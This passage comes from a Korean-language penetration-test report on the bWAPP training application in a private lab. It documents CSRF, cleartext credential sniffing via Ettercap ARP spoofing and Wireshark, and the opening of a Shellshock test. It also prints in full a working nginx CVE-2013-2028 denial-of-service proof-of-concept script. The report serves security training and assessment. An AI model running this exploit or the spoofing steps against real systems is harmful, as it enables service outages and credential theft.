



사진 3.4.13. 변경되지 않고 원래의 값 유지

14) 공격당한 계정의 비밀번호가 실제로 변경되었는지 확인하기 위해 로그인



Enter your credentials.

Login:

A.I.M.


Password:

...

Login

사진 3.4.14. 실제 공격당한 A.I.M. 계정으로 로그인

15) 공격당한 계정의 비밀번호가 실제로 변경되었음을 확인



Welcome **A.I.M.**, how are you today?

Your secret: **Change**

사진 3.4.15. 다른 계정의 비밀번호가 변경된 것을 확인

3.5. DoS – Large Chunk Size

3.5.1. 상세 설정

상세 설정			
취약 코드	A05	위험도	Medium
취약 경로	http://192.168.10.128/bWAPP/sm_dos_3.php		

표 3.5.1. 상세 설정

3.5.2. 개요

해당 페이지는 정상적인 요청처럼 보이는 비정상적으로 큰 패킷이 전송되는 취약점이 발견되었습니다.

비정상적으로 큰 Chunk Size 값을 포함한 대용량 패킷을 지속적으로 전송 시 웹 서버의 메모리 사용량을 급격히 증가시키고, 자원을 고갈시켜 서비스 거부 상태가 발생하는 공격을 진행하였습니다.

3.5.3 공격 시나리오

- 1) 공격의 실행 결과를 위해 공격 대상 페이지를 준비



사진 3.5.1. 공격당할 페이지 준비

- 2) 사이트를 공격하기 위한 공격 파일을 생성




사진 3.5.2. 공격용 파일 생성

```

# Exploit Title: nginx v1.3.9-1.4.0 DOS POC (CVE-2013-2028)
# Date: 16.05.2013
# Exploit Author: Mert SARICA - mert [ . ] sarica [ @ ] gmail [ . ] com - http://www.mertsarica.com
# Minor customizations by Malik Mesellem (@MME_IT)
# Vendor Homepage: http://nginx.org/
# Software Link: http://nginx.org/download/nginx-1.4.0.tar.gz
# Version: 1.3.9-1.4.0
# Tested on: Kali Linux & Windows XP (nginx v1.4.0)
# CVE : CVE-2013-2028

import httplib
import time
import socket
import sys
import os

# Vars & Defs
debug = 0
dos_packet = 0xFFFFFFFFFFFFFEC
socket.setdefaulttimeout(1)

packet = 0

def chunk(data, chunk_size):
    chunked = ""
    chunked += "%s\r\n" % (chunk_size)
    chunked += "%s\r\n" % (data)
    chunked += "0\r\n\r\n"
    return chunked

if sys.platform == 'linux-i386' or sys.platform == 'linux2':
    os.system("clear")
elif sys.platform == 'win32':
    os.system("cls")
else:
    os.system("cls")

print "=====
print u"nginx v1.3.9-1.4.0 DOS POC (CVE-2013-2028) [http://www.mertsarica.com]"
print "=====

if len(sys.argv) < 2:
    print "Usage: python nginx_dos.py [target ip:port]\n"
    print "Example: python nginx_dos.py 127.0.0.1:8080\n"
    sys.exit(1)
else:
    host = sys.argv[1].lower()

```

사진 3.5.3. 공격 파일 1

```

while packet <= 66:

    body = "beezzzzzzzzzz"
    chunk_size = hex(dos_packet + 1)[3:]
    chunk_size = ("F" + chunk_size[:len(chunk_size)-1]).upper()

    if debug:
        print "data length:", len(body), "chunk size:", chunk_size[:len(chunk_size)]

    try:
        con = httplib.HTTPConnection(host)
        url = "/bWAPP/portal.php"
        con.putrequest('POST', url)
        con.putheader('User-Agent', 'bWAPP')
        con.putheader('Accept', '/*/*')
        con.putheader('Transfer-Encoding', 'chunked')
        con.putheader('Content-Type', 'application/x-www-form-urlencoded')
        con.endheaders()
        con.send(chunk(body, chunk_size[:len(chunk_size)]))
    except:
        print "Connection error!"
        sys.exit(1)

    try:
        resp = con.getresponse()
        print(resp.status, resp.reason)
    except:
        print "[*] Knock knock, is anybody there ? (" + str(packet) + "/66)"

    packet = packet + 1

    con.close()

print "[+] Done!"

```

사진 3.5.4. 공격 파일 2

- 3) 서버의 메모리 등의 자원을 확인하기 위해 시스템 모니터 실행




사진 3.5.5. 시스템 모니터 준비

- 4) 아래의 사진은 사이트가 정상적으로 동작하고 있을 때의 상태




사진 3.5.6. 정상 상태의 시스템 모니터

- 5) 공격실행을 위해 공격파일을 실행




사진 3.5.7. 공격파일 실행

6) 공격 파일이 성공적으로 실행되고 있음




사진 3.5.8. 공격 진행

7) 공격이 성공적으로 실행되어 사이트의 자원이 소모되고 있음




사진 3.5.9. 사용되는 자원들의 상태가 이상함을 확인

3.6. CSRF – Change Secret

3.6.1. 상세 설정

상세 설정			
취약 코드	A01	위험도	High
취약 경로	http://192.168.10.128/bWAPP/csrf_3.php		

표 3.6.1. 상세 설정

3.6.2. 개요

해당 페이지는 정상적인 사용자 요청으로 보이는 외부 요청을 통해 요청 출처에 대한 검증이 이루어지지 않아 인증된 사용자의 의도와 무관하게 중요 정보 변경 요청이 처리되는 취약점이 발견되었습니다.

공격자는 악성 요청을 포함한 게시글을 생성하고, 사용자가 해당 게시글을 열람할 경우 자동으로 Secret 값 변경 요청이 전송되며, 이로 인해 사용자의 Secret 값이 변경 되는 CSRF 공격이 가능함을 확인했습니다.

3.6.3 공격 시나리오

- 1) 공격의 실행 결과를 위해 공격 대상 페이지를 준비




사진 3.6.1. 공격이 발생하는 페이지

- 2) 현재 접속중인 계정의 비밀 값을 변경하기 위해 시도



사진 3.6.2. 사용자가 secret 값 변경 요청

3) 공격자는 Burp Suite를 이용하여 HTTP 패킷을 가로챈




사진 3.6.3. 공격자가 패킷 탈취 시도

4) 표시된 영역의 내용을 별도로 저장




사진 3.6.4. 탈취한 패킷을 확인

5) 게시글 등록 기능을 이용해 CSRF를 수행하기 위해 Stored HTML Injection을 유발



사진 3.6.5. 게시글 등록을 통해 HTML Injection 시도

6) 해당 게시글을 방문한 사용자의 secret 값을 확인




사진 3.6.6. secret 값을 확인하기 위한 로그인

7) 확인 결과 사용자가 설정한 secret 값이 아닌 조작된 secret 값이 저장된 것을 확인




사진 3.6.7. 공격자에 의해 변조된 값 출력

3.7. Clear Text HTTP - Credentials

3.7.1. 상세 설정

상세 설정			
취약 코드	A02	위험도	High
취약 경로	http://192.168.10.128/bWAPP/insuff_transp_layer_protect_1.php		

표 3.7.1. 상세 설정

3.7.2. 개요

해당 페이지는 전송 구간에 대한 암호화가 적용되지 않아 네트워크 상에서 사용자 인증 정보가 평문으로 전송되는 취약점이 발견되었습니다.

공격자는 네트워크 내에서 중간자 위치를 확보한 후 트래픽을 가로채 로그인 요청에 포함된 ID 및 패스워드 값을 확인할 수 있었으며, 이를 통해 사용자 인증 정보 탈취가 가능한 Clear Text HTTP 취약점을 확인했습니다.

3.7.3 공격 시나리오

- 1) 공격의 실행 결과를 위해 공격 대상 페이지를 준비



사진 3.7.1. 로그인 페이지

- 2) 중간에서 데이터를 탈취하기 위해 Ettercap 준비




사진 3.7.2. Ettercap 실행

3) 네트워크에 존재하는 호스트들을 확인




사진 3.7.3. 네트워크에 존재하는 호스트 확인

4) 공격당할 사용자의 IP를 Target으로 설정




사진 3.7.4. 공격할 IP 지정

5) 요청을 처리할 서버의 IP를 Target으로 설정




사진 3.7.5. 요청을 처리할 IP 지정

6) ARP Spoofing을 시작




사진 3.7.6. ARP Spoofing 시작

7) 사용자는 상황을 모르는 상태로 로그인 성공



사진 3.7.7. 사용자의 로그인 시도

8) 사용자가 로그인 성공 시 공격자는 해당 요청을 통해 패스워드 스니핑 성공

```
HTTP: 192.168.10.128:80 -> USER: bee PASS: bug INFO: http://192.168.10.128/bWAPP/insuff_transp_layer_protect_1.php
CONTENT: login=bee&password=bug&form=submit
```

사진 3.7.8. Ettercap으로 입력값 확인

9) 추가적으로 wireshark를 사용해 패킷을 분석

분석 결과 해당 서버는 HTTP방식으로 포트 변경 없이 80/tcp를 사용하는 것을 확인

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.129	192.168.10.128	TCP	74	59398 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv
4	0.005927169	192.168.10.128	192.168.10.129	TCP	66	59398 -> 80 [ACK] Seq=1 Ack=1 Win=5792 Len=0 MSS=1460 SAC
5	0.005951966	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=1 Ack=1 Win=5792 Len=0 MSS=1460 SAC
6	0.007470661	192.168.10.129	192.168.10.128	HTTP	762	POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1 (appl
7	0.007926462	192.168.10.128	192.168.10.129	TCP	66	59398 -> 80 [ACK] Seq=1 Ack=697 Win=7296 Len=0 TSval=245682 TS
8	0.010428121	192.168.10.128	192.168.10.129	TCP	2962	80 -> 59398 [ACK] Seq=1 Ack=697 Win=7296 Len=2896 TSval=245682 TS
9	0.010442690	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=697 Ack=2897 Win=69888 Len=0 TSval=28599
10	0.010878990	192.168.10.128	192.168.10.129	TCP	4418	80 -> 59398 [ACK] Seq=2897 Ack=697 Win=7296 Len=4344 TSval=245
11	0.010890371	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=697 Ack=7241 Win=78592 Len=0 TSval=28599
12	0.011226965	192.168.10.128	192.168.10.129	TCP	1308	80 -> 59398 [PSH, ACK] Seq=7241 Ack=697 Win=7296 Len=1234 TSva
13	0.011236736	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=697 Ack=8475 Win=81536 Len=0 TSval=28599
14	0.011474844	192.168.10.128	192.168.10.129	TCP	2962	80 -> 59398 [ACK] Seq=8475 Ack=697 Win=7296 Len=2896 TSval=245
15	0.011481169	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=697 Ack=11371 Win=87296 Len=0 TSval=2859
16	0.011579273	192.168.10.128	192.168.10.129	HTTP	2497	HTTP/1.1 200 OK (text/html)
17	0.011593740	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [ACK] Seq=697 Ack=13712 Win=87168 Len=0 TSval=2859
20	0.155659898	192.168.10.129	192.168.10.128	TCP	66	[TCP Keep-Alive] 59398 -> 80 [ACK] Seq=696 Ack=13712 Win=87296
21	0.15577397	192.168.10.129	192.168.10.128	TCP	66	[TCP Keep-Alive ACK] 80 -> 59398 [ACK] Seq=13712 Ack=697 Win=7
22	0.012515378	192.168.10.128	192.168.10.129	TCP	66	80 -> 59398 [FIN, ACK] Seq=13712 Ack=697 Win=7296 Len=0 TSval=
23	0.012922666	192.168.10.129	192.168.10.128	TCP	66	59398 -> 80 [FIN, ACK] Seq=697 Ack=13713 Win=87296 Len=0 TSval
24	0.013584274	192.168.10.128	192.168.10.129	TCP	66	80 -> 59398 [ACK] Seq=13713 Ack=698 Win=7296 Len=0 TSval=24943

사진 3.7.9. wireshark로 패킷 확인

10) TCP 스트림 따라가기로 확인한 결과 사용자의 아이디와 패스워드 확인

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.128	192.168.10.128	ICMP	8	80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
4	0.005927109	192.168.10.128	192.168.10.128	선택 항목 마크/해제(M)	Ctrl+M	59398 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
5	0.005951966	192.168.10.128	192.168.10.128	선택 항목 무시/해제(U)	Ctrl+D	→ 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2859987137
6	0.007470661	192.168.10.128	192.168.10.128	시간 참조 설정/해제	Ctrl+T	/bwAPP/insuff_transp_layer_protect_1.php HTTP/1.1 (appl
7	0.007504462	192.168.10.128	192.168.10.128	타일시프트...	Ctrl+Shift+T	59398 [ACK] Seq=1 Ack=697 Win=7296 Len=0 TSval=245682 TS
8	0.010428121	192.168.10.128	192.168.10.128	패킷 구성		59398 [ACK] Seq=1 Ack=697 Win=7296 Len=2896 TSval=245682
9	0.010442080	192.168.10.128	192.168.10.128			59398 [ACK] Seq=2897 Ack=697 Win=7296 Len=0 TSval=28599
10	0.010878990	192.168.10.128	192.168.10.128			59398 [ACK] Seq=2897 Ack=697 Win=7296 Len=4344 TSval=245
11	0.010890371	192.168.10.128	192.168.10.128			→ 80 [ACK] Seq=697 Ack=7241 Win=78592 Len=0 TSval=28599
12	0.011226965	192.168.10.128	192.168.10.128			59398 [PSH, ACK] Seq=7241 Ack=697 Win=7296 Len=1234 TSva
13	0.011236736	192.168.10.128	192.168.10.128			→ 80 [ACK] Seq=697 Ack=8475 Win=81536 Len=0 TSval=28599
14	0.011474944	192.168.10.128	192.168.10.128			59398 [ACK] Seq=8475 Ack=697 Win=7296 Len=2896 TSval=245
15	0.011481109	192.168.10.128	192.168.10.128			→ 80 [ACK] Seq=697 Ack=11371 Win=87296 Len=0 TSval=2859
16	0.011579273	192.168.10.128	192.168.10.128			* 1.1 200 OK (text/html)
17	0.011583748	192.168.10.128	192.168.10.128			→ 80 [ACK] Seq=697 Ack=13712 Win=87168 Len=0 TSval=2859
20	0.150599898	192.168.10.128	192.168.10.128			* Keep-Alive 59398 → 80 [ACK] Seq=696 Ack=13712 Win=87296
21	0.150577397	192.168.10.128	192.168.10.128			* Keep-Alive ACK 80 → 59398 [ACK] Seq=13712 Ack=697 Win=7
22	0.012515378	192.168.10.128	192.168.10.128	SCTP		59398 [ACK] Seq=13712 Ack=697 Win=7296 Len=0 TSval=
23	0.012922666	192.168.10.128	192.168.10.128	따라가기		TCP 스트림 Ctrl+Alt+Shift+T Ack=13713 Win=87296 Len=0 TSval=
24	0.013584274	192.168.10.128	192.168.10.128	복사		59398 [ACK] Seq=13713 Ack=698 Win=7296 Len=0 TSval=24943

사진 3.7.10. TCP 스트림 따라가기

POST /bwAPP/insuff_transp_layer_protect_1.php HTTP/1.1
Host: 192.168.10.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://192.168.10.128
Connection: keep-alive
Referer: http://192.168.10.128/bwAPP/insuff_transp_layer_protect_1.php
Cookie: PHPSESSID=069a4f84842a30964b74358b207bc22d; security_level=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
login=bee&password=bug&form=submit
HTTP/1.1 200 OK
Date: Wed, 17 Dec 2025 11:15:54 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Pat
ch_mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
1f47
<!DOCTYPE html>
<html>

사진 3.7.11. 사용자의 아이디와 패스워드 확인

3.8. ShellShock Vulnerability – CGI

3.8.1. 상세 설정

상세 설정			
취약 코드	A06	위험도	Critical
취약 경로	http://192.168.10.128/bWAPP/shellshock.php		

표 3.8.1. 상세 설정

3.8.2. 개요

해당 페이지는 취약한 Bash 컴포넌트를 사용하는 CGI 환경에서 외부 입력 값이 적절히 검증되지 않아 임의 명령 실행이 가능한 취약점이 발견되었습니다.

공격자는 HTTP 헤더를 통해 악성 명령을 전달하여 서버 측에서 이를 실행시킬 수 있었으며, 이를 통해 원격 웹 획득 및 시스템 내부 정보 접근이 가능한 ShellShock Vulnerability 취약점을 확인하였습니다.

3.8.3 공격 시나리오

- 1) 공격의 실행 결과를 위해 공격 대상 페이지를 준비




사진 3.8.1. 공격할 페이지

- 2) 해당 페이지는 Bash 기반 CGI스크립트의 실행 결과를 사용자 화면에 표시하기 위해 iframe을 사용하였으며, 해당 스크립트의 경로는 코드를 통해 확인 가능

```
<div id="main">
  <h1>Shellshock Vulnerability (CGI)</h1>
  <p>The version of Bash is vulnerable to the Bash/Shellshock bug! (<a href="http://sourceforge.net/projects/bwapp/">http://sourceforge.net/projects/bwapp/</a>)</p>
  <p>HINT: attack the referer header, and pwn this box...</p>
  <iframe frameborder="0" src="http://10.10.10.10/cgi-bin/shellshock.sh" height="200" width="600" scrolling="no"></iframe>
</div>
```

